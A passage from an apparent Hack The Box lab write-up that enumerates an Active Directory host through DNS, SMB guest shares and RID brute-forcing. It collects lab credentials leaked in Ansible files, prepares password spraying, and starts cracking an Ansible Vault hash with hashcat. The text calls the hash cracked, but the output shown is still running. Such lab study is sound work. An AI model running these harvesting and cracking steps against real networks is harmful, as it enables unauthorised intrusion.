| Checking for Conficker.C or higher...
| Check 1 (port 5733/tcp): CLEAN (Couldn't connect)
| Check 2 (port 54132/tcp): CLEAN (Couldn't connect)
| Check 3 (port 45641/udp): CLEAN (Timeout)
| Check 4 (port 46076/udp): CLEAN (Failed to receive data)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| _clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:36
Completed NSE at 12:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:36
Completed NSE at 12:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:36
Completed NSE at 12:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.44 secondsit is an AD enivronment with a lot to consider here
- there is HTTP port exposed but it hosts the default IIS page
- LDAP showing the DNS records to be
authority.htb.corphtb.corpand HTB - there is and ADCS in place having the CA name
htb-authority-CA - there is HTTPs on 8443 that have another IP as the issuer for the SSL
- there is a big clock skew 4 hours just incase we needed to deal with Kerberos which is running on 88
first i will try to query all DNS records for this target
DNS
just to validate what we got also the hostname is authority so the FQDN is authority.authority.htb
I start by looking where is Kerberos Service, we can also list LDAP doesn't matter
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ dig SRV _kerberos._tcp.authority.htb @10.129.229.56

; < < > > DiG 9.18.19-1~deb12u1-Debian < < > > SRV _kerberos._tcp.authority.htb @10.129.229.56
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9827
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;_kerberos._tcp.authority.htb.  IN      SRV

;; ANSWER SECTION:
_kerberos._tcp.authority.htb. 600 IN    SRV     0 100 88 authority.authority.htb.

;; ADDITIONAL SECTION:
authority.authority.htb. 3600   IN      A       10.129.229.56
authority.authority.htb. 3600   IN      AAAA    dead:beef::165
authority.authority.htb. 3600   IN      AAAA    dead:beef::dbb9:4dac:26f6:d1e4

;; Query time: 73 msec
;; SERVER: 10.129.229.56#53(10.129.229.56) (UDP)
;; WHEN: Mon Jun 22 12:56:54 PDT 2026
;; MSG SIZE  rcvd: 172

┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ dig SRV _ldap._tcp.authority.htb @10.129.229.56

; < < > > DiG 9.18.19-1~deb12u1-Debian < < > > SRV _ldap._tcp.authority.htb @10.129.229.56
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9732
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;_ldap._tcp.authority.htb.      IN      SRV

;; ANSWER SECTION:
_ldap._tcp.authority.htb. 600   IN      SRV     0 100 389 authority.authority.htb.

;; ADDITIONAL SECTION:
authority.authority.htb. 3600   IN      A       10.129.229.56
authority.authority.htb. 3600   IN      AAAA    dead:beef::dbb9:4dac:26f6:d1e4
authority.authority.htb. 3600   IN      AAAA    dead:beef::165

;; Query time: 196 msec
;; SERVER: 10.129.229.56#53(10.129.229.56) (UDP)
;; WHEN: Mon Jun 22 12:57:01 PDT 2026
;; MSG SIZE  rcvd: 168
so setup the environment
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ echo '10.129.229.56   authority.htb authority.authority.htb htb.corp authority.htb.corp HTB' | sudo tee -a /etc/hosts
10.129.229.56   authority.htb authority.authority.htb htb.corp authority.htb.corp HTB
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ sudo ntpdate authority.
ntpdig: lookup of authority. failed, errno -2 = Name or service not known
ntpdig: no eligible servers
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ sudo ntpdate authority.htb
2026-06-22 16:58:42.220564 (-0700) +14400.007834 +/- 0.128618 authority.htb 10.129.229.56 s1 no-leap
CLOCK: time stepped by 14400.007834
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ sudo nxc smb 10.129.229.56 -u '' -p '' --generate-krb5-file /etc/krb5.conf
SMB 10.129.229.56 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.229.56 445 AUTHORITY [+] krb5 conf saved to: /etc/krb5.conf
SMB 10.129.229.56 445 AUTHORITY [+] Run the following command to use the conf file: export KRB5_CONFIG=/etc/krb5.conf
SMB 10.129.229.56 445 AUTHORITY [+] authority.htb\:
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$
SMB
listing shares for the Guest Account
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ nxc smb 10.129.229.56 -u 'Guest' -p '' --shares
SMB 10.129.229.56 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.229.56 445 AUTHORITY [+] authority.htb\Guest:
SMB 10.129.229.56 445 AUTHORITY [*] Enumerated shares
SMB 10.129.229.56 445 AUTHORITY Share Permissions Remark
SMB 10.129.229.56 445 AUTHORITY ----- ----------- ------
SMB 10.129.229.56 445 AUTHORITY ADMIN$ Remote Admin
SMB 10.129.229.56 445 AUTHORITY C$ Default share
SMB 10.129.229.56 445 AUTHORITY Department Shares
SMB 10.129.229.56 445 AUTHORITY Development READ
SMB 10.129.229.56 445 AUTHORITY IPC$ READ Remote IPC
SMB 10.129.229.56 445 AUTHORITY NETLOGON Logon server share
SMB 10.129.229.56 445 AUTHORITY SYSVOL Logon server share
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
found a directory for ansible so lets download it
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development]
└──╼ [★]$ smbclient //10.129.229.56/Development -N
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \Automation\Ansible\ADCS\.ansible-lint of size 259 as Automation/Ansible/ADCS/.ansible-lint (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\.yamllint of size 205 as Automation/Ansible/ADCS/.yamllint (0.5 KiloBytes/sec) (average 0.6 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\LICENSE of size 11364 as Automation/Ansible/ADCS/LICENSE (24.6 KiloBytes/sec) (average 9.4 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\README.md of size 7279 as Automation/Ansible/ADCS/README.md (16.3 KiloBytes/sec) (average 11.2 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\requirements.txt of size 466 as Automation/Ansible/ADCS/requirements.txt (1.4 KiloBytes/sec) (average 9.6 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\requirements.yml of size 264 as Automation/Ansible/ADCS/requirements.yml (0.6 KiloBytes/sec) (average 7.9 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\SECURITY.md of size 924 as Automation/Ansible/ADCS/SECURITY.md (2.9 KiloBytes/sec) (average 7.3 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tox.ini of size 419 as Automation/Ansible/ADCS/tox.ini (1.2 KiloBytes/sec) (average 6.6 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\.travis.yml of size 1414 as Automation/Ansible/LDAP/.travis.yml (2.5 KiloBytes/sec) (average 6.0 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\README.md of size 5768 as Automation/Ansible/LDAP/README.md (13.1 KiloBytes/sec) (average 6.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\TODO.md of size 119 as Automation/Ansible/LDAP/TODO.md (0.4 KiloBytes/sec) (average 6.3 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\Vagrantfile of size 640 as Automation/Ansible/LDAP/Vagrantfile (2.1 KiloBytes/sec) (average 6.0 KiloBytes/sec)
getting file \Automation\Ansible\PWM\ansible.cfg of size 491 as Automation/Ansible/PWM/ansible.cfg (1.6 KiloBytes/sec) (average 5.8 KiloBytes/sec)
getting file \Automation\Ansible\PWM\ansible_inventory of size 174 as Automation/Ansible/PWM/ansible_inventory (0.6 KiloBytes/sec) (average 5.5 KiloBytes/sec)
getting file \Automation\Ansible\PWM\README.md of size 1290 as Automation/Ansible/PWM/README.md (2.7 KiloBytes/sec) (average 5.2 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\defaults\main.yml of size 1578 as Automation/Ansible/ADCS/defaults/main.yml (3.3 KiloBytes/sec) (average 5.1 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\meta\main.yml of size 549 as Automation/Ansible/ADCS/meta/main.yml (1.7 KiloBytes/sec) (average 4.9 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\meta\preferences.yml of size 22 as Automation/Ansible/ADCS/meta/preferences.yml (0.1 KiloBytes/sec) (average 4.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\assert.yml of size 2936 as Automation/Ansible/ADCS/tasks/assert.yml (5.8 KiloBytes/sec) (average 4.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\generate_ca_certs.yml of size 2262 as Automation/Ansible/ADCS/tasks/generate_ca_certs.yml (4.8 KiloBytes/sec) (average 4.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\init_ca.yml of size 1244 as Automation/Ansible/ADCS/tasks/init_ca.yml (3.8 KiloBytes/sec) (average 4.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\main.yml of size 1359 as Automation/Ansible/ADCS/tasks/main.yml (2.7 KiloBytes/sec) (average 4.6 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\requests.yml of size 4214 as Automation/Ansible/ADCS/tasks/requests.yml (9.5 KiloBytes/sec) (average 4.9 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\templates\extensions.cnf.j2 of size 1659 as Automation/Ansible/ADCS/templates/extensions.cnf.j2 (3.3 KiloBytes/sec) (average 4.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\templates\openssl.cnf.j2 of size 11294 as Automation/Ansible/ADCS/templates/openssl.cnf.j2 (25.1 KiloBytes/sec) (average 5.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\vars\main.yml of size 2146 as Automation/Ansible/ADCS/vars/main.yml (4.1 KiloBytes/sec) (average 5.6 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\.bin\clean_vault of size 677 as Automation/Ansible/LDAP/.bin/clean_vault (2.1 KiloBytes/sec) (average 5.5 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\.bin\diff_vault of size 357 as Automation/Ansible/LDAP/.bin/diff_vault (1.1 KiloBytes/sec) (average 5.4 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\.bin\smudge_vault of size 768 as Automation/Ansible/LDAP/.bin/smudge_vault (2.3 KiloBytes/sec) (average 5.3 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\defaults\main.yml of size 1046 as Automation/Ansible/LDAP/defaults/main.yml (3.2 KiloBytes/sec) (average 5.2 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\files\pam_mkhomedir of size 170 as Automation/Ansible/LDAP/files/pam_mkhomedir (0.5 KiloBytes/sec) (average 5.1 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\handlers\main.yml of size 277 as Automation/Ansible/LDAP/handlers/main.yml (0.9 KiloBytes/sec) (average 5.0 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\meta\main.yml of size 416 as Automation/Ansible/LDAP/meta/main.yml (1.0 KiloBytes/sec) (average 4.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\tasks\main.yml of size 5235 as Automation/Ansible/LDAP/tasks/main.yml (11.4 KiloBytes/sec) (average 5.1 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\templates\ldap_sudo_groups.j2 of size 131 as Automation/Ansible/LDAP/templates/ldap_sudo_groups.j2 (0.4 KiloBytes/sec) (average 5.0 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\templates\ldap_sudo_users.j2 of size 106 as Automation/Ansible/LDAP/templates/ldap_sudo_users.j2 (0.3 KiloBytes/sec) (average 4.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\templates\sssd.conf.j2 of size 2556 as Automation/Ansible/LDAP/templates/sssd.conf.j2 (5.2 KiloBytes/sec) (average 4.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\templates\sudo_group.j2 of size 30 as Automation/Ansible/LDAP/templates/sudo_group.j2 (0.1 KiloBytes/sec) (average 4.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\vars\debian.yml of size 174 as Automation/Ansible/LDAP/vars/debian.yml (0.5 KiloBytes/sec) (average 4.7 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\vars\main.yml of size 75 as Automation/Ansible/LDAP/vars/main.yml (0.2 KiloBytes/sec) (average 4.6 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\vars\redhat.yml of size 222 as Automation/Ansible/LDAP/vars/redhat.yml (0.7 KiloBytes/sec) (average 4.5 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\vars\ubuntu-14.04.yml of size 203 as Automation/Ansible/LDAP/vars/ubuntu-14.04.yml (0.6 KiloBytes/sec) (average 4.5 KiloBytes/sec)
getting file \Automation\Ansible\PWM\defaults\main.yml of size 1591 as Automation/Ansible/PWM/defaults/main.yml (3.4 KiloBytes/sec) (average 4.4 KiloBytes/sec)
getting file \Automation\Ansible\PWM\handlers\main.yml of size 4 as Automation/Ansible/PWM/handlers/main.yml (0.0 KiloBytes/sec) (average 4.3 KiloBytes/sec)
getting file \Automation\Ansible\PWM\meta\main.yml of size 199 as Automation/Ansible/PWM/meta/main.yml (0.6 KiloBytes/sec) (average 4.3 KiloBytes/sec)
getting file \Automation\Ansible\PWM\tasks\main.yml of size 1832 as Automation/Ansible/PWM/tasks/main.yml (3.8 KiloBytes/sec) (average 4.3 KiloBytes/sec)
getting file \Automation\Ansible\PWM\templates\context.xml.j2 of size 422 as Automation/Ansible/PWM/templates/context.xml.j2 (1.4 KiloBytes/sec) (average 4.2 KiloBytes/sec)
getting file \Automation\Ansible\PWM\templates\tomcat-users.xml.j2 of size 388 as Automation/Ansible/PWM/templates/tomcat-users.xml.j2 (1.3 KiloBytes/sec) (average 4.2 KiloBytes/sec)
getting file \Automation\Ansible\SHARE\tasks\main.yml of size 1876 as Automation/Ansible/SHARE/tasks/main.yml (3.7 KiloBytes/sec) (average 4.2 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\molecule\default\converge.yml of size 106 as Automation/Ansible/ADCS/molecule/default/converge.yml (0.3 KiloBytes/sec) (average 4.1 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\molecule\default\molecule.yml of size 526 as Automation/Ansible/ADCS/molecule/default/molecule.yml (1.6 KiloBytes/sec) (average 4.1 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\molecule\default\prepare.yml of size 371 as Automation/Ansible/ADCS/molecule/default/prepare.yml (1.2 KiloBytes/sec) (average 4.0 KiloBytes/sec)
smb: \>
Automation Share
the most interesting one is the PWM directory
there is creds for ansible
cat ansible_inventory
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
another for tomcat
cat templates/tomcat-users.xml.j2
<?xml version='1.0' encoding='cp1252'?>

<tomcat-users xmlns="http://tomcat.apache.org/xml" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
 version="1.0">

<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
<user username="robot" password="T0mc@tR00t" roles="manager-script"/>

</tomcat-users>
there is a user for the pwm called svc_pwm
cat ansible.cfg
[defaults]

hostfile = ansible_inventory
remote_user = svc_pwm

gathering = smart

# Set default roles_path to look for roles
roles_path = {{CWD}}/Roles


# Enable callback to track completion time for each task
callbacks_enabled=profile_tasks


# Disable SSH host key checking
host_key_checking = False


# Configure Winrm connection timeout settings to run longer tasks
ansible_winrm_read_timeout_sec = 3000
ansible_winrm_connection_timeout = 3000


[ssh_connection]
pipelining = true
some README file is leaking some passwords for PWM
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority/Development/Automation/Ansible/PWM]
└──╼ [★]$ cat README.md
The purpose of this playbook is to install pwm. The pwm server name can be specified by changing the pwm_hostname variable in defaults/main.yml.

This role is still in development and is not currently functional.


Installation on Windows OS
--------------------------
Installation on the Windows platform is rather trivial, and consists of the following stages:

- Download and Install Java from Adoptium.
- Download and Install Tomcat from Apache.
- Download the latest build of PWM Current Build.
- Extract pwm.war from downloaded zip file and explode by copying to Tomcat Webapps folder
- Configure the PWM_APPLICATIONPATH environment variable.
- Start the configuration wizard by going to the default application url.


Role Variables
--------------

- pwm_hostname: hostname that pwm will service, will be set to "pwm" by default
- pwm_port: hostname that pwm will service, will be set to 8888 by default.
- pwm_root_mysql_password: root mysql password, will be set to a random value by default.
- pwm_pwm_mysql_password: pwm mysql password, will be set to a random value by default.
* pwm_admin_login: pwm admin login name, 'root' by default.
- pwm_admin_password: pwm admin password, 'password' by default.


License
-------

GPLv2


Author Information
------------------
Sentinal
in LDAP directory leaks one of the users password (for another domain but still worth testing)
 system_ldap_domain: aikatsu.net
    system_ldap_bind_dn: CN=Naoto Suzukawa,OU=Service Accounts,OU=Idol Schools,DC=Aikatsu,DC=net
    system_ldap_bind_password: sunrise
    system_ldap_search_base: OU=Idol Schools,DC=Aikatsu,DC=net
    system_ldap_uris:
      - ldaps://ldap-tyo.example.aikatsu.net:636
      - ldaps://ldap-ngo.example.aikatsu.net:636
    system_ldap_access_filter_groups:
      - CN=operations,OU=Security Groups,OU=Idol Schools,DC=Aikatsu,DC=net
    system_ldap_access_filter_users: []
    system_ldap_access_unix_groups:
      - operations
    system_ldap_sudo_groups:
      - operations
    system_ldap_sudo_users: []
trying to list users to password spray all passwords we got, returned only the svc_ldap user
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ nxc smb 10.129.229.56 -u 'Guest' -p '' --rid-brute 4000
SMB 10.129.229.56 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv
1:None) (Null Auth:True)
SMB 10.129.229.56 445 AUTHORITY [+] authority.htb\Guest:
SMB 10.129.229.56 445 AUTHORITY 498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 500: HTB\Administrator (SidTypeUser)
SMB 10.129.229.56 445 AUTHORITY 501: HTB\Guest (SidTypeUser)
SMB 10.129.229.56 445 AUTHORITY 502: HTB\krbtgt (SidTypeUser)
SMB 10.129.229.56 445 AUTHORITY 512: HTB\Domain Admins (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 513: HTB\Domain Users (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 514: HTB\Domain Guests (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 515: HTB\Domain Computers (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 516: HTB\Domain Controllers (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 517: HTB\Cert Publishers (SidTypeAlias)
SMB 10.129.229.56 445 AUTHORITY 518: HTB\Schema Admins (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 519: HTB\Enterprise Admins (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 520: HTB\Group Policy Creator Owners (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 521: HTB\Read-only Domain Controllers (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 522: HTB\Cloneable Domain Controllers (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 525: HTB\Protected Users (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 526: HTB\Key Admins (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 527: HTB\Enterprise Key Admins (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 553: HTB\RAS and IAS Servers (SidTypeAlias)
SMB 10.129.229.56 445 AUTHORITY 571: HTB\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.129.229.56 445 AUTHORITY 572: HTB\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.129.229.56 445 AUTHORITY 1000: HTB\AUTHORITY$ (SidTypeUser)
SMB 10.129.229.56 445 AUTHORITY 1101: HTB\DnsAdmins (SidTypeAlias)
SMB 10.129.229.56 445 AUTHORITY 1102: HTB\DnsUpdateProxy (SidTypeGroup)
SMB 10.129.229.56 445 AUTHORITY 1601: HTB\svc_ldap (SidTypeUser)
possible usernames of the CN we got
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ username-anarchy Naoto Suzukawa | tee possible.txt
naoto
naotosuzukawa
naoto.suzukawa
naotosuz
naotsuzu
naotos
n.suzukawa
nsuzukawa
snaoto
s.naoto
suzukawan
suzukawa
suzukawa.n
suzukawa.naoto
ns
First i tried using username anarchy to test that user Naoto but didn't find any valid usernames
so lets move on to the port 8443, which is hosting PWM as we expected

here is all what we got out of those notes, we might go back and look for configuration or something specific later
pwm -> root:password
ansible -> administrator:Welcome1

tomcat
admin:T0mc@tAdm1n
robot:T0mc@tR00t

LDAP
Naoto.Suzukawa:sunrise -> different DC though
trying to login with the default doesn't work so lets go back to the vault
Ansible vault
one thing i didn't show earlier is this vault, cause i though we need a .valut_pass file to decrypt it but since we can't go anywhere lets try to crack one of these
 cat defaults/main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
so what you see above is 3 passwords, all encrypted using the master key so we need to crack this master key then we can get passwords out of it
so it doesn't matter which one to crack, all will lead to same master key
ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
and as you can see it cracked so lets validate it
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/authority]
└──╼ [★]$ hashcat ldap_admin.hash /usr/share/wordlists/rockyou.txt --user
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1453/2907 MB (512 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

16900 | Ansible Vault | Password Manager

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP
* Register-Limit

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (1341 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 16900 (Ansible Vault)
Hash.Target......: $ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae...203635
Time.Started.....: Mon Jun 22 17:56:16 2026 (4 secs)
Time.Estimated...: Mon Jun 22 20:42:01 2026 (2 hours, 45 mins)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     1442 H/s (14.42ms) @ Accel:105 Loops:1000 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 4410/14344385 (0.03%)
Rejected.........: 0/4410 (0.00%)
Restore.Point....: 4410/14344385 (0.03%)
